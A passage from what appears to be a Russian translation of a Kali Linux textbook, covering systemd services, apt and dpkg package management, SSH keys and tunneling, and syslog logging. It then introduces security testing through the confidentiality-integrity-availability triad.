Затем появилась подсистема инициализации `systemd`, созданная разработчиками программного обеспечения из Red Hat с целью повышения эффективности системы `init` и преодоления некоторых ее недостатков. Благодаря ей службы получили возможность объявлять зависимости и запускаться параллельно. Больше нет необходимости писать `bash`-сценарии для запуска служб. Вместо них применяются конфигурационные файлы, а все управление службами осуществляется с помощью программы `systemctl`. Для этого можно использовать код `systemctl <команда служба>`. Например, для того чтобы включить службу SSH, а затем запустить ее, необходимо выполнить команды, приведенные в примере 1.6.

Пример 1.6. Включение и запуск службы SSH

```
(kilroy@badmilo)-[~]
└─$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with
/lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
(kilroy@badmilo)-[~]
└─$ sudo systemctl start ssh
```

Сначала вы должны включить службу, тем самым сообщив системе о том, что эта служба должна запускаться при загрузке. Различные режимы загрузки системы, предусматривающие запуск этой службы, настраиваются в конфигурационном файле, который есть у каждой службы. Вместо уровней выполнения, применявшихся в старой системе `init`, `systemd` использует так называемые цели (целевые состояния). По сути, *цель* представляет собой то же, что и уровень выполнения, поскольку указывает на определенный режим работы вашей системы. Пример 1.7 демонстрирует один из таких сценариев для службы `smartd`, с помощью которой управляют устройствами хранения данных.

Пример 1.7. Настройка службы в `systemd`

```
$ cat smartd.service
[Unit]
Description=Self Monitoring and Reporting Technology (SMART) Daemon
Documentation=man:smartd(8) man:smartd.conf(5)

# Обычно физическими устройствами хранения данных
# управляет физическая хостовая машина
# Переопределите это поведение при осуществлении проброса PCI/USB-устройств
ConditionVirtualization=no

[Service]
Type=notify
EnvironmentFile=-/etc/default/smartmontools
ExecStart=/usr/sbin/smartd -n $smartd_opts
```

```
ExecReload=/bin/kill -HUP $MAINPID
```

```
[Install]
WantedBy=multi-user.target
Alias=smartd.service
```

В разделе **Unit** содержатся требования, описание и документация. В разделе **Service** указаны способы запуска службы и управления ею. В разделе **Install** задана цель, в данном случае указывающая на запуск службы в многопользовательском режиме без графики.

Для инициализации служб и управления ими в Kali применяется система на базе **systemd**, поэтому в большинстве случаев для управления службами вы будете пользоваться **systemctl**. Иногда установленная служба может не поддерживать работу с **systemd**. В этом случае вам придется поместить стартовый сценарий этой службы в каталог **/etc/init.d/** и вызывать его для запуска службы и завершения ее работы. Однако необходимость в этом возникает весьма редко.

Управление пакетами

Хотя дистрибутив Kali поставляется с обширным набором пакетов, не все они устанавливаются по умолчанию. Периодически у вас может возникнуть необходимость в установке дополнительных пакетов или обновлении уже установленных. Для управления пакетами можете использовать инструмент **Advanced Package Tool (apt)**, однако существуют и другие способы. Вы можете задействовать и фронтенды, но в конечном итоге все они представляют собой просто программы, базирующиеся на АРТ. Можете выбрать любой понравившийся вам фронтенд, однако инструмент АРТ так прост в применении, что его в любом случае стоит освоить. Несмотря на то что эта программа представляет собой командную строку, пользоваться ею намного проще, чем некоторыми из базирующихся на ней фронтендов.

Например, вам может потребоваться обновить все метаданные, хранящиеся в локальной базе данных пакетов. Метаданные представляют собой подробные сведения о пакетах, включая номера версий, хранящихся в удаленных репозиториях. Информация о версии нужна для того, чтобы определить, не устарело ли имеющееся у вас программное обеспечение и не нуждается ли оно в обновлении. Чтобы обновить локальную базу данных пакетов, можете дать инструменту АРТ соответствующую команду, как показано в примере 1.8.

Пример 1.8. Обновление базы данных пакетов с помощью apt

```
(kilroy@badmilo)-[~]
$ sudo apt update
Get:1 http://kali.localmsp.org/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.localmsp.org/kali kali-rolling/main amd64 Packages [15.5 MB]
Get:3 http://kali.localmsp.org/kali kali-rolling/non-free amd64 Packages [166 kB]
Get:4 http://kali.localmsp.org/kali kali-rolling/contrib amd64 Packages [111 kB]
Fetched 15.8 MB in 2s (6437 kB/s)
```

```
Reading package lists... Done
Building dependency tree
Reading state information... Done
142 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

После обновления локальной базы данных пакетов программа АРТ сообщит вам о доступности обновлений для установленных пакетов. В данном примере в обновлении нуждаются 142 пакета. Для обновления всех программ в своей системе можете использовать команду `apt upgrade`. Если вам нужно обновить только один пакет, выполните команду `apt upgrade <имя пакета>`. Формат упаковки, используемый Debian и, соответственно, Kali, сообщает программе АРТ о необходимых пакетах. Этот список зависимостей указывает Kali на то, что должно быть установлено для обеспечения работы конкретного пакета. В случае обновления программного обеспечения он помогает определить порядок, в котором пакеты должны обновляться.

Если вам нужно установить программное обеспечение, достаточно ввести команду `apt install имя пакета`. В данном случае зависимости тоже важны. Программа АРТ определит, какое программное обеспечение должно быть установлено перед установкой запрошенного вами пакета. Таким образом, при попытке установки некой программы АРТ сообщит о том, что вам необходимо установить другое программное обеспечение. Она предоставит список всех необходимых программ и спросит, хотите ли вы установить их все. Помимо этого, вы можете получить список дополнительных программ. Некоторые пакеты предусматривают список программного обеспечения, которое можно использовать вместе с ними. Если захотите установить его, нужно будет сообщить АРТ об этом отдельно. Установка дополнительных пакетов не обязательна.

Для удаления пакетов применяется команда `apt remove <имя пакета>`. Одна из проблем, связанных с удалением программ, заключается в наличии зависимостей, из-за которых программы не всегда удаётся удалить просто потому, что после установки они могут задействоваться другими пакетами. Однако программа АРТ способна выявить пакеты, которые больше не используются. Когда вы выполняете какую-либо функцию с помощью АРТ, этот инструмент может сообщить о том, что определенные пакеты можно удалить. Чтобы удалить пакеты, которые больше не нужны, используйте команду `apt autoremove`.

Описанный подход предполагает, что вы знаете, что именно ищете. Если вы не помните точное название пакета, то можете воспользоваться командой `apt-cache` для поиска с указанием его частичного названия. В разных дистрибутивах Linux пакет может называться по-разному. В примере 1.9 я искал подстроку `sshd`, потому что нужный мне пакет мог называться `sshd`, `ssh` или как-то еще. Результаты этого поиска показаны далее.

Пример 1.9. Поиск пакетов с помощью apt-cache

```
└─(kilroy@badmilo)-[~]
└─$ apt-cache search sshd
fail2ban - ban hosts that cause multiple authentication errors
```

```
libconfig-model-cursesui-perl - curses interface to edit config data ↵  
through Config::Model  
libconfig-model-openssh-perl - configuration editor for OpenSsh  
libconfig-model-tkui-perl - Tk GUI to edit config data through Config::Model  
libnetconf2-2 - NETCONF protocol library [C library]  
libnetconf2-dev - NETCONF protocol library [C development]  
libnetconf2-doc - NETCONF protocol library [docs]  
openssh-server - secure shell (SSH) server, for secure access from remote machines  
tinysshd - Tiny SSH server - daemon  
znapd - ZFS Snapshot Daemon written in python  
znapd-rcmd - Remote sshd command checker for ZFS Snapshot Daemon
```

Как видите, сервер SSH в Kali называется `openssh-server`. Если бы вам понадобился этот пакет, то для его установки вы использовали бы имя `openssh-server`. Данный подход предполагает, что вы знаете, какие пакеты установлены в вашей системе. Однако при наличии тысяч установленных пакетов это вряд ли возможно. Чтобы выяснить, какое программное обеспечение установлено, можете воспользоваться программой `dpkg`, которая имеет множество вариантов применения, включая установку программ из файла в формате `.deb`. Чтобы получить список всех установленных программных пакетов, выполните команду `dpkg --get-selections`, эквивалентную команде `dpkg -l`. В обоих случаях вы получите список всех установленных программ.

В этом списке будет имя пакета, а также его описание и номер установленной версии. Вы также получите информацию об архитектуре процессора, для которой был собран пакет. Если вы используете 64-битный процессор и 64-битную версию Kali, то увидите, что большинство пакетов предназначено для архитектуры `amd64`. Однако некоторые пакеты могут быть помечены флагом `all`, означающим отсутствие в них исполняемых файлов. Примером такого не зависящего от архитектуры пакета служит пакет документации.

Вы также можете использовать команду `dpkg` при установке программ, отсутствующих в репозитории Kali. Найдя нужный файл `.deb`, можете загрузить его, а затем выполнить команду `dpkg -i <имя пакета>` для его установки. Для удаления установленного пакета можно использовать как инструмент `apt`, так и программу `dpkg`, особенно если пакет был установлен именно с ее помощью. Для этого выполните команду `dpkg -r <имя пакета>`. Если вы не уверены в названии пакета, можете уточнить его в списке установленных пакетов, полученном с помощью `dpkg`.

Каждый пакет может включать в себя набор файлов, в том числе исполняемые файлы, документацию, файлы конфигурации по умолчанию и библиотеки, необходимые для работы пакета. Если хотите просмотреть содержимое пакета, используйте команду `dpkg -c <имя файла>`, указав полное имя файла `.deb`. В примере 1.10 показано частичное содержимое пакета для управления журналами, `nxlog`. Данный пакет не входит в репозиторий Kali, но предоставляется бесплатно для некоммерческой версии. Этот пакет содержит не только файлы, но и права доступа, предоставленные владельцу и группе. Вы также можете увидеть дату и время изменения содержащихся в пакете файлов.

Пример 1.10. Частичное содержимое пакета nxlog

```

(kilroy@badmilo)-[~]
└─$ dpkg -c nxlog-ce_3.2.2329_ubuntu22_amd64.deb
drwxr-xr-x root/root      0 2023-04-14 09:14 ./
drwxr-xr-x root/root      0 2023-04-14 09:14 ./etc/
drwxr-xr-x root/root      0 2023-04-14 09:14 ./etc/nxlog/
-rw-r--r-- root/root    1275 2023-04-14 08:49 ./etc/nxlog/nxlog.conf
drwxr-xr-x root/root      0 2023-04-14 09:14 ./lib/
drwxr-xr-x root/root      0 2023-04-14 09:14 ./lib/systemd/
drwxr-xr-x root/root      0 2023-04-14 09:14 ./lib/systemd/system/
-rw-r--r-- root/root     349 2023-04-14 08:49 ./lib/systemd/system/nxlog.service
drwxr-xr-x root/root      0 2023-04-14 09:14 ./usr/
drwxr-xr-x root/root      0 2023-04-14 09:14 ./usr/bin/
-rwxr-xr-x root/root    517232 2023-04-14 09:14 ./usr/bin/nxlog
-rwxr-xr-x root/root    500856 2023-04-14 09:14 ./usr/bin/nxlog-processor
-rwxr-xr-x root/root    455808 2023-04-14 09:14 ./usr/bin/nxlog-stmnt-verifier
drwxr-xr-x root/root      0 2023-04-14 09:14 ./usr/lib/
drwxr-xr-x root/root      0 2023-04-14 09:14 ./usr/lib/nxlog/
drwxr-xr-x root/root      0 2023-04-14 09:14 ./usr/lib/nxlog/modules/
drwxr-xr-x root/root      0 2023-04-14 09:14 ./usr/lib/nxlog/modules/extension/
drwxr-xr-x root/root      0 2023-04-14 09:14 ./usr/lib/nxlog/modules/python/
-rw-r--r-- root/root    15678 2023-04-14 09:14 ./usr/lib/nxlog/modules/python/libpynxlog.a

```

Учтите, что приложения, распространяемые в формате `.deb`, обычно создаются для определенных дистрибутивов. Это связано с существованием в этих дистрибутивах конкретных зависимостей, на которые рассчитывают разработчики пакета. В других дистрибутивах может не быть версий, удовлетворяющих требованиям, предъявляемым к пакету. В этом случае программное обеспечение может работать некорректно. Программа `dpkg` выдаст ошибку, если зависимости не будут удовлетворены. Вы можете выполнить принудительную установку, используя `--force-install` в качестве параметра командной строки в дополнение к `-i`, однако это не гарантирует, что установленная таким способом программа будет работать правильно.

У инструмента `dpkg` есть и другие возможности, позволяющие просматривать содержимое пакетов, запрашивать установленные программы и не только. Для начала работы вам будет достаточно описанных ранее опций. Учитывая большое количество пакетов, доступных в репозитории Kali, вам вряд ли придется устанавливать что-то извне. Тем не менее знания о программе `dpkg` и ее возможностях не будут лишними.

Удаленный доступ

Подключение компьютеров к сети открывает возможности для получения удаленного доступа. В то время как системы Windows разрабатывались в основном для применения одним человеком, Linux унаследовала многопользовательскую природу Unix (несмотря на иронию, заключающуюся в разнице названий Unix

и Multics, эта система на протяжении длительного времени применялась для поддержки одновременной работы нескольких пользователей). Как правило, пользователи подключались к системе Unix удаленно. В течение многих лет (даже десятилетий) для этого использовался протокол *Telnet*, призванный имитировать взаимодействие терминала с большим компьютером, к которому он подключен, но только осуществляемое через сеть, а не через последовательное соединение. Название «Telnet» может вызвать путаницу, поскольку оно относится не только к протоколу, но и к клиенту и серверу. В настоящее время протокол Telnet практически не применяется, потому что предполагает передачу таких данных, как имена пользователей и пароли, в виде открытого текста, без какого-либо шифрования, что позволяет легко их перехватывать.

Протокол *Secure Shell* (SSH) предусматривает шифрование данных. Он был разработан в рамках проекта OpenBSD в качестве способа удаленного подключения к системам по зашифрованному каналу. Как и Telnet, SSH предполагает использование клиента и сервера. SSH-клиент подключается к серверу, который иницирует сеанс входа в систему. Помимо предоставления своих учетных данных (имени пользователя и пароля), протокол SSH также позволяет вам использовать ключи для прохождения аутентификации. Для шифрования SSH применяет пару ключей — открытый и закрытый. С их помощью может выполняться аутентификация клиента на сервере, поскольку открытый ключ должен быть известен только пользователю, которому он принадлежит. В примере 1.11 показана генерация пары открытого и закрытого ключей с помощью команды *ssh-keygen*.

Пример 1.11. Генерация пары открытого и закрытого ключей

```
kilroy@billthecat:~ $ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kilroy/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kilroy/.ssh/id_rsa
Your public key has been saved in /home/kilroy/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:sqFcPJ11x8I/ODJ4xAIer885oam2871Zo8Cb36fVvOM kilroy@billthecat
The key's randomart image is:
+---[RSA 3072]-----+
|
|      + .
|     = * o
|    . . = * =
|   * S = + o
|  . o * . +.. +
| o . o .oo.. o
|    o+oO.+...
|   .=*B.*+.E.
+----[SHA256]-----+
```


В идеале следует установить на ключ пароль, который знаете только вы, чтобы защитить его от несанкционированного использования. Если не установить пароль, то кто-то посторонний, заполучив ключ, сможет выдать себя за вас. Для прохождения аутентификации с помощью ключа необходимо скопировать открытый ключ на удаленный сервер. Это можно сделать автоматически с помощью команды `ssh-copy-id`, как показано в примере 1.12.

Пример 1.12. Копирование открытого ключа на удаленный сервер

```
kilroy@billthecat:~ $ ssh-copy-id kilroy@192.168.4.10
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: ~
"/home/kilroy/.ssh/id_rsa.pub"
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter
out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are
prompted now it is to install the new keys
kilroy@192.168.4.10's password:
```

Number of key(s) added: 1

Now try logging into the machine, with: "ssh 'kilroy@192.168.4.10'"
and check to make sure that only the key(s) you wanted were added.

Если вы не установили пароль на ключ, то при следующем подключении к удаленному серверу по протоколу SSH войдете в систему автоматически. Если же пароль установлен, вам будет предложено ввести именно его, а не пароль от удаленного сервера, который должен быть другим.

Протокол SSH предусматривает еще одну очень важную возможность, которую часто упускают из виду. При создании зашифрованного сеанса между клиентом и сервером фактически образуется туннель. Мы можем задействовать возможность туннелирования для передачи трафика от одной системы или набора систем к другой. В примере 1.13 показан процесс настройки туннеля с созданием слушателя порта 8080. Любое подключение к порту 8080 в локальной системе будет перенаправлено на www.google.com на порте 80, но это произойдет в рамках SSH-сеанса через адрес 192.168.4.10. На практике это означает, что после подключения к порту 8080 на локальном хосте трафик отправляется на адрес 192.168.4.10 в рамках SSH-сеанса, откуда пересылается на сайт www.google.com. Возвращаемый трафик отправляется через этот туннель в обратном направлении.

Пример 1.13. Настройка SSH-туннеля

```
kilroy@billthecat:~ $ ssh -L 8080:www.google.com:80 192.168.4.10
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)
Last login: Sat May 4 23:09:52 2024 from 192.168.4.5
```

<-- данные сеанса -->

```
kilroy@billthecat:~ $ telnet 127.0.0.1 8080
Trying 127.0.0.1...
```

```

Connected to 127.0.0.1.
Escape character is '^]'.
GET /
HTTP/1.0 200 OK
Date: Sat, 04 May 2024 23:11:18 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
Content-Security-Policy-Report-Only: object-src ↵
'none';base-uri 'self';script-src ↵
'nonce-8jVCtsGFyyU3qD-u0hLDpw' 'strict-dynamic' ↵
'report-sample' 'unsafe-eval' 'unsafe-inline' ↵
https: http;;report-uri ↵
https://csp.withgoogle.com/csp/gws/other-hp
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Set-Cookie: AEC=AQTF6Hysa1Vvt-DXzYNlnEgiCzZ3BznIvFS7ssGrt0tP0qTlMOCL100E0H0; ↵
expires=Thu, 31-Oct-2024 23:11:18 GMT; path=/; domain=.google.com; Secure; ↵
HttpOnly; SameSite=lax

```

Мы также можем создать удаленный туннель, по которому трафик с удаленной системы будет передаваться на локальную систему. С помощью таких SSH-туннелей можно передавать трафик от одной системы или сети к другой. Использование SSH-сеанса позволяет обходить брандмауэры, однако веб-трафик будет ими блокироваться.

Управление журналом

Если вы занимаетесь тестированием безопасности, то вам, возможно, никогда не понадобится просматривать журналы своей системы. Однако за долгие годы работы я убедился в том, что эти журналы просто бесценны. Каким бы надежным ни был дистрибутив Kali, всегда есть вероятность возникновения проблем, с которыми придется разбираться. Даже когда все идет хорошо, вы можете захотеть посмотреть, что именно приложение записывает в журнал. В связи с этим следует познакомиться с системой протоколирования Linux. Первым делом вам нужно разобраться с тем, что именно вы используете. В качестве системного регистратора в Unix уже давно применяется **syslog**, изначально разработанный для почтового сервера Sendmail.

За годы существования **syslog** было создано множество его реализаций. Kali Linux не поставляется с установленной стандартной реализацией **syslog**, но вы можете самостоятельно установить типичный системный регистратор, например **rsyslog**. Это довольно простая реализация, позволяющая легко определить местоположение файлов журналов. Как правило, все журналы хранятся в папке **/var/log**. Однако для поиска записей, относящихся к некоторым категориям, придется обращаться к определенным файлам. Один из таких файлов в Kali — **/etc/rsyslog.conf**. Помимо

множества параметров конфигурации, в нем содержатся записи, показанные в примере 1.14.

Пример 1.14. Конфигурация журнала rsyslog

```
auth,authpriv.*      /var/log/auth.log
cron.*               -/var/log/cron.log
kern.*               -/var/log/kern.log
mail.*               -/var/log/mail.log
user.*               -/var/log/user.log

#
# Emergencies are sent to everybody logged in.
#
*.emerg               :omusrmsg:*
```

Слева находится комбинация сформировавшего сообщение субъекта и уровня критичности. Слово перед точкой обозначает *субъект*, соответствующий различным подсистемам, ведущим журнал с помощью **syslog**. Поскольку регистратор **syslog** появился очень давно, в нем до сих пор существуют субъекты, определенные для подсистем и служб, которые сложно встретить в наши дни. Список субъектов, определенных для **syslog**, приведен в табл. 1.1. В столбце «Описание» указано, для чего именно используется каждый из них.

Таблица 1.1. Субъекты системного журнала

Номер субъекта	Субъект	Описание
0	kern	Ядро операционной системы
1	user	ПО пользователя
2	mail	Почтовая система
3	daemon	Системные службы (демоны)
4	auth	Сообщения безопасности/авторизации
5	syslog	Собственные сообщения syslogd
6	lpr	Подсистема печати
7	news	Подсистема новостных групп
8	uucp	Подсистема UUCP
9	—	Службы времени
10	authpriv	Сообщения безопасности/авторизации
11	ftp	Служба FTP
12	—	Подсистема NTP
13	—	Журнал аудита

Таблица 1.1 (окончание)

Номер субъекта	Субъект	Описание
14	—	Аварийный журнал
15	cron	Планировщик задач
16	local0	Локальный 0
17	local1	Локальный 1
18	local2	Локальный 2
19	local3	Локальный 3
20	local4	Локальный 4
21	local5	Локальный 5
22	local6	Локальный 6
23	local7	Локальный 7

Рядом с субъектом указывается *уровень критичности* (или серьезности), который может иметь значения Emergency (система неработоспособна), Alert (система требует немедленного вмешательства), Critical (критическое состояние системы), Error (сообщения об ошибках), Warning (предупреждения о возможных проблемах), Notice (сообщения о нормальных, но важных событиях), Informational (информационные сообщения) и Debug (отладочные сообщения). Эти значения перечислены от наиболее критичных к наименее критичным. Вы можете решить, что сообщения уровня Emergency должны храниться отдельно от остальных. В примере 1.14 сообщения всех уровней критичности фиксируются в журнале, связанном с каждым из субъектов, на что указывает символ * после его названия. Если вы хотите, например, сохранять сообщения об ошибках, получаемые от субъекта `auth`, в определенный файл журнала, используйте код `auth.error` и укажите нужный файл.

После выяснения места хранения журналов вам нужно суметь их прочитать. К счастью, разобрать записи журнала `syslog` довольно легко. В примере 1.15 показано несколько записей из журнала `auth.log` в системе Kali. Каждая запись начинается с даты и времени ее создания. Затем следует имя хоста. Поскольку `syslog` имеет возможность отправлять сообщения журнала на удаленные хосты, например на центральный сервер ведения журнала, имя хоста очень важно для отделения одной записи от другой, особенно если вы записываете сообщения от нескольких хостов в один и тот же файл журнала. После имени хоста указывается имя процесса и PID. Большинство этих записей принадлежат процессу `realmd` и PID 803.

Пример 1.15. Часть содержимого журнала `auth.log`

```
2023-05-21T18:14:30.094986-04:00 badmilo sudo: pam_unix(sudo:session): ↵
session closed for user root
```

```
2023-05-21T18:15:01.783725-04:00 badmilo CRON[41805]: pam_unix(cron:session): ↵  
session opened for user root(uid=0) by (uid=0)  
2023-05-21T18:15:01.787913-04:00 badmilo CRON[41805]: pam_unix(cron:session): ↵  
session closed for user root  
2023-05-21T18:16:59.653896-04:00 badmilo sudo: kilroy : TTY=pts/0 ; ↵  
PWD=/var/log ; USER=root ; COMMAND=/usr/bin/cat auth.log  
2023-05-21T18:16:59.654531-04:00 badmilo sudo: pam_unix(sudo:session): ↵  
session opened for user root(uid=0) by (uid=1000)
```

Самое сложное в журнале не преамбула, создаваемая службой **syslog**, а записи приложений. Однако приятная особенность записей **syslog** заключается в том, что они написаны на английском языке, поэтому если вы понимаете английский и знаете формат, то сможете без труда читать их. Тем не менее содержимое записей журнала создается самим приложением, а это значит, что программист должен вызывать генерирующие их функции. Некоторым программистам удастся генерировать полезные и понятные записи журнала лучше, чем другим. Привыкнув к чтению журналов, вы начнете понимать, о чем в них говорится. Если какая-то важная запись покажется непонятной, вы всегда сможете воспользоваться поисковой системой, чтобы найти человека, способного в ней разобраться. Кроме того, вы сможете обратиться за помощью к команде разработчиков программного обеспечения.

Служба **syslog** управляет не всеми журналами, но за ведение системных журналов отвечает именно она. Даже если **syslog** не управляет журналом какого-то приложения, как в случае с веб-сервером Apache, такие журналы, скорее всего, будут храниться в каталоге **/var/log/**. Иногда вам может потребоваться выполнить поиск нужного журнала. Это может произойти в случае с некоторыми программами сторонних разработчиков, которые устанавливаются в каталог **/opt**.

Резюме

Linux имеет долгую историю, уходящую корнями в те времена, когда ресурсы были очень ограниченными. Это привело к появлению весьма загадочных команд, призванных обеспечить эффективность работы пользователей, в первую очередь программистов. Очень важно выбрать среду, которая позволит эффективно работать именно вам. Вот несколько ключевых моментов, которые следует вынести из этой главы.

- Unix — это среда, созданная программистами для программистов, использующих командную строку.
- Unix предусматривает простые одноцелевые инструменты, которые можно комбинировать для решения более сложных задач.
- В Kali Linux есть несколько графических интерфейсов, которые можно установить и использовать. Важно найти тот, с которым вам будет удобнее всего работать.

- Каждая среда рабочего стола предусматривает множество параметров настройки.
- В Kali используется система на базе `systemd`, поэтому управление службами осуществляется с помощью `systemctl`.
- Процессами можно управлять с помощью сигналов, в том числе прерывания и завершения работы.
- Журналы станут вашими друзьями и помогут в устранении ошибок. Как правило, они хранятся в каталоге `/var/log`.
- Файлы конфигурации обычно хранятся в директории `/etc`, хотя отдельные файлы конфигурации могут храниться в домашнем каталоге.

Полезные ресурсы

- *Siever E. et al.* Linux in a Nutshell, 6th ed.¹ O'Reilly, 2009.
- *Hess K.* Practical Linux System Administration. O'Reilly, 2023.
- *Barrett D. J.* Efficient Linux at the Command Line². O'Reilly, 2022.
- Веб-сайт Kali Linux (<https://oreil.ly/ipLBN>).
- Linux System Administration Basics от Linode (<https://oreil.ly/YIhwq>).

¹ *Сивер Э. и др.* Linux. Справочник. — 3-е изд. — СПб., 2009.

² *Барретт Д.* Linux. Командная строка. Лучшие практики. — СПб.: Питер, 2023.

Основы тестирования сетевой безопасности

Тестирование безопасности — это обширный термин, под которым понимается множество разных вещей. Зачастую тестирование на проникновение проводится удаленно, то есть через сеть. Однако не все тестирование безопасности сводится к тестированию на проникновение. Иногда у команды разработчиков возникает необходимость протестировать свои приложения, в том числе веб-приложения, которые могут включать в себя ряд сетевых служб. Иногда тестировать приходится не только сетевые приложения, но и устройства. Например, приложение и устройство могут нуждаться в стресс-тестировании, позволяющем убедиться в том, что они способны справляться с различными типами и большими объемами трафика.

Чтобы тестировать сетевую безопасность, вы должны понимать способы описания стеков сетевых протоколов. Один из способов описания протоколов, а точнее, их взаимодействий — сетевая модель OSI (Open Systems Interconnection, модель взаимодействия открытых систем). С ее помощью мы можем разделить процесс коммуникации на различные функциональные элементы и четко увидеть точки, в которых различные фрагменты информации включаются в сетевые пакеты по мере их создания. Кроме того, мы можем отслеживать взаимодействие между соответствующими функциональными элементами различных систем.

Стресс-тестирование не ограничивается генерированием большого объема трафика и его отправкой в приложение или устройство. В некоторых случаях оно предполагает отправку этому приложению или устройству данных, которые оно не ожидает получить. Приложения, даже работающие на устройствах ограниченного использования (например, на таких устройствах интернета вещей, как термостаты, замки и выключатели), ожидают данные определенного типа и структуры. Отправка иных данных может привести к сбою в работе такого приложения. Об этом виде стресс-тестирования, дающем нагрузку на логику приложения, тоже полезно знать.

Очень важно разбираться в том, как устроены протоколы передачи данных. Тестирование сетевой безопасности требует понимания взаимного расположения уровней сетевой модели. Как только вы с ними разберетесь, сможете приступить к разработке стратегии тестирования безопасности. Однако перед этим важно разобраться с самим понятием тестирования безопасности, поэтому мы с него и начнем, а затем перейдем к рассмотрению стеков протоколов.

Тестирование безопасности

Услышав термин «*тестирование безопасности*», многие люди сразу думают о тестировании на проникновение, цель которого — получение доступа к системе с максимально возможными привилегиями. Однако тестирование безопасности этим не ограничивается. На самом деле эта область охватывает множество способов защиты систем и программного обеспечения, не связанных с тем, что принято называть тестированием на проникновение. Прежде чем обсуждать возможности Kali Linux в плане тестирования сетевой безопасности, следует определиться со значением термина «безопасность», чтобы вы могли лучше понять, что именно подразумевается под тестированием в данном контексте.

Когда профессионалы и сертифицирующие организации говорят о безопасности, они упоминают такую концепцию, как *триада КЦД*. В основе информационной безопасности лежат три фундаментальных принципа: конфиденциальность, целостность и доступность (правда, некоторые добавляют сюда дополнительные элементы). Все, что затрагивает один из этих аспектов системы или программного обеспечения, влияет на их безопасность. Процесс тестирования безопасности должен учитывать все эти аспекты и не ограничиваться узкими рамками тестирования на проникновение.

Как вы, вероятно, знаете, триада КЦД представляется в виде равностороннего треугольника. Это объясняется тем, что все три элемента имеют одинаковый вес. Кроме того, в случае исчезновения одного из элементов весь треугольник перестает существовать. На рис. 2.1 показан этот треугольник, все три стороны которого имеют одинаковую длину. От каждого из элементов зависит, будет ли информация считаться надежной и заслуживающей доверия. В наши дни, когда предприятия и люди в значительной степени полагаются на данные, хранящиеся в цифровом виде, очень важно, чтобы эта информация была доступной, конфиденциальной и целостной.



Рис. 2.1. Триада КЦД

Работа большинства предприятий так или иначе основана на хранящейся в секрете информации. У людей тоже есть секреты, к которым относится номер социального страхования, пароли, налоговая и медицинская информация и множество других

данных. В свою очередь, предприятия вынуждены защищать свою интеллектуальную собственность. Они могут иметь множество коммерческих тайн, рассекречивание которых может негативно сказаться на бизнесе. Сохранение в тайне важной информации независимо от того, что она собой представляет, — это и есть *конфиденциальность*. Получение информации третьим лицом, не имеющим на это разрешения, говорит о нарушении конфиденциальности. Именно этот элемент нарушается в результате бесчисленных утечек данных, от которых уже пострадало множество организаций, начиная с Управления кадровой службы США и заканчивая компаниями Target, Equifax и Sony. Кража информации о потребителях ставит под угрозу ее конфиденциальность. Современные атаки с использованием программ-вымогателей, в ходе которых злоумышленники похищают данные и угрожают их публикацией, также негативно влияют на конфиденциальность.

В большинстве случаев мы ожидаем, что нам удастся извлечь информацию в том же виде, в каком она была сохранена. Повреждение или изменение данных могут быть обусловлены различными факторами, не обязательно связанными со злым умыслом. Говоря об угрозе безопасности, мы не всегда подразумеваем злонамеренное поведение. Безусловно, случаи, о которых я упоминал ранее, были вызваны действиями злоумышленников. Однако к повреждению хранящихся на диске данных могут привести и неполадки в работе памяти. Я знаю об этом из личного опыта. Точно так же повреждение данных может быть вызвано выходом из строя жестких дисков или других носителей информации. Разумеется, в некоторых случаях к повреждению или изменению данных приводят и злонамеренные действия. Повреждение информации вне зависимости от его причины говорит о нарушении ее целостности. Под *целостностью* понимается нахождение объекта в ожидаемом состоянии. Вернемся к программам-вымогателям. Когда данные зашифровываются злоумышленником, они теряют свою целостность, поскольку уже не находятся в том состоянии, в каком находились в момент последнего обращения к ним пользователя.

Наконец, поговорим о *доступности*. Если я резко выдерну вилку шнура питания вашего компьютера из розетки, которая при этом, скорее всего, ударит меня по голове, прежде чем упадет на пол, то ваш компьютер станет недоступным (если, конечно, речь идет о настольной системе, а не о системе с аккумулятором). Аналогично, если у вас окажется поврежден сетевой кабель, например его коннектор перестанет держаться в гнезде или в разъеме сетевого адаптера, то система отключится от сети. Помимо того что это может повлиять на вас и вашу способность выполнять свою работу, это может затронуть и других людей, если им понадобятся данные, хранящиеся на вашем компьютере. Любой сбой в работе сервера влияет на доступность информации. Если злоумышленнику удастся спровоцировать отказ службы или всей операционной системы, даже временный, это повлияет на доступность информации, что может иметь серьезные последствия для бизнеса. Например, потребители не смогут получить доступ к рекламируемым услугам. Поддержание работоспособности и доступности сервисов может потребовать больших затрат человеческих и других ресурсов, как бывает, когда банки подвергаются масштабным

и продолжительным атакам типа «отказ в обслуживании» (DoS-атакам). Несмотря на то что попытка злоумышленников нарушить доступность может не увенчаться успехом, противодействие ей приносит бизнесу определенные убытки. Еще одна проблема с доступностью, вызываемая программами-вымогателями, выражается в отсутствии у вас ключа для расшифровки зашифрованных данных. Если информация не читается, значит, она недоступна, по крайней мере в удобном для использования виде.

В связи с этим возникает вопрос об ограниченности триады ЦКД. Донн Паркер предложил три дополнительных аспекта информационной безопасности: контроль, аутентичность и полезность. Под *контролем* понимается владение. Если я владею ресурсом, то я его и контролирую. *Аутентичность* связана с проверкой подлинности, то есть с ответом на вопрос: «Является ли рассматриваемый объект именно тем, чем он должен быть?» Эта проверка распространяется и на источник материала, которым может быть в том числе электронная почта. Один из способов такой проверки — цифровые подписи. Наконец, под *полезностью* понимается возможность использования. Это особенно актуально в случае шифрования данных программой-вымогателем. С технической точки зрения зашифрованные файлы доступны, но не особенно полезны.

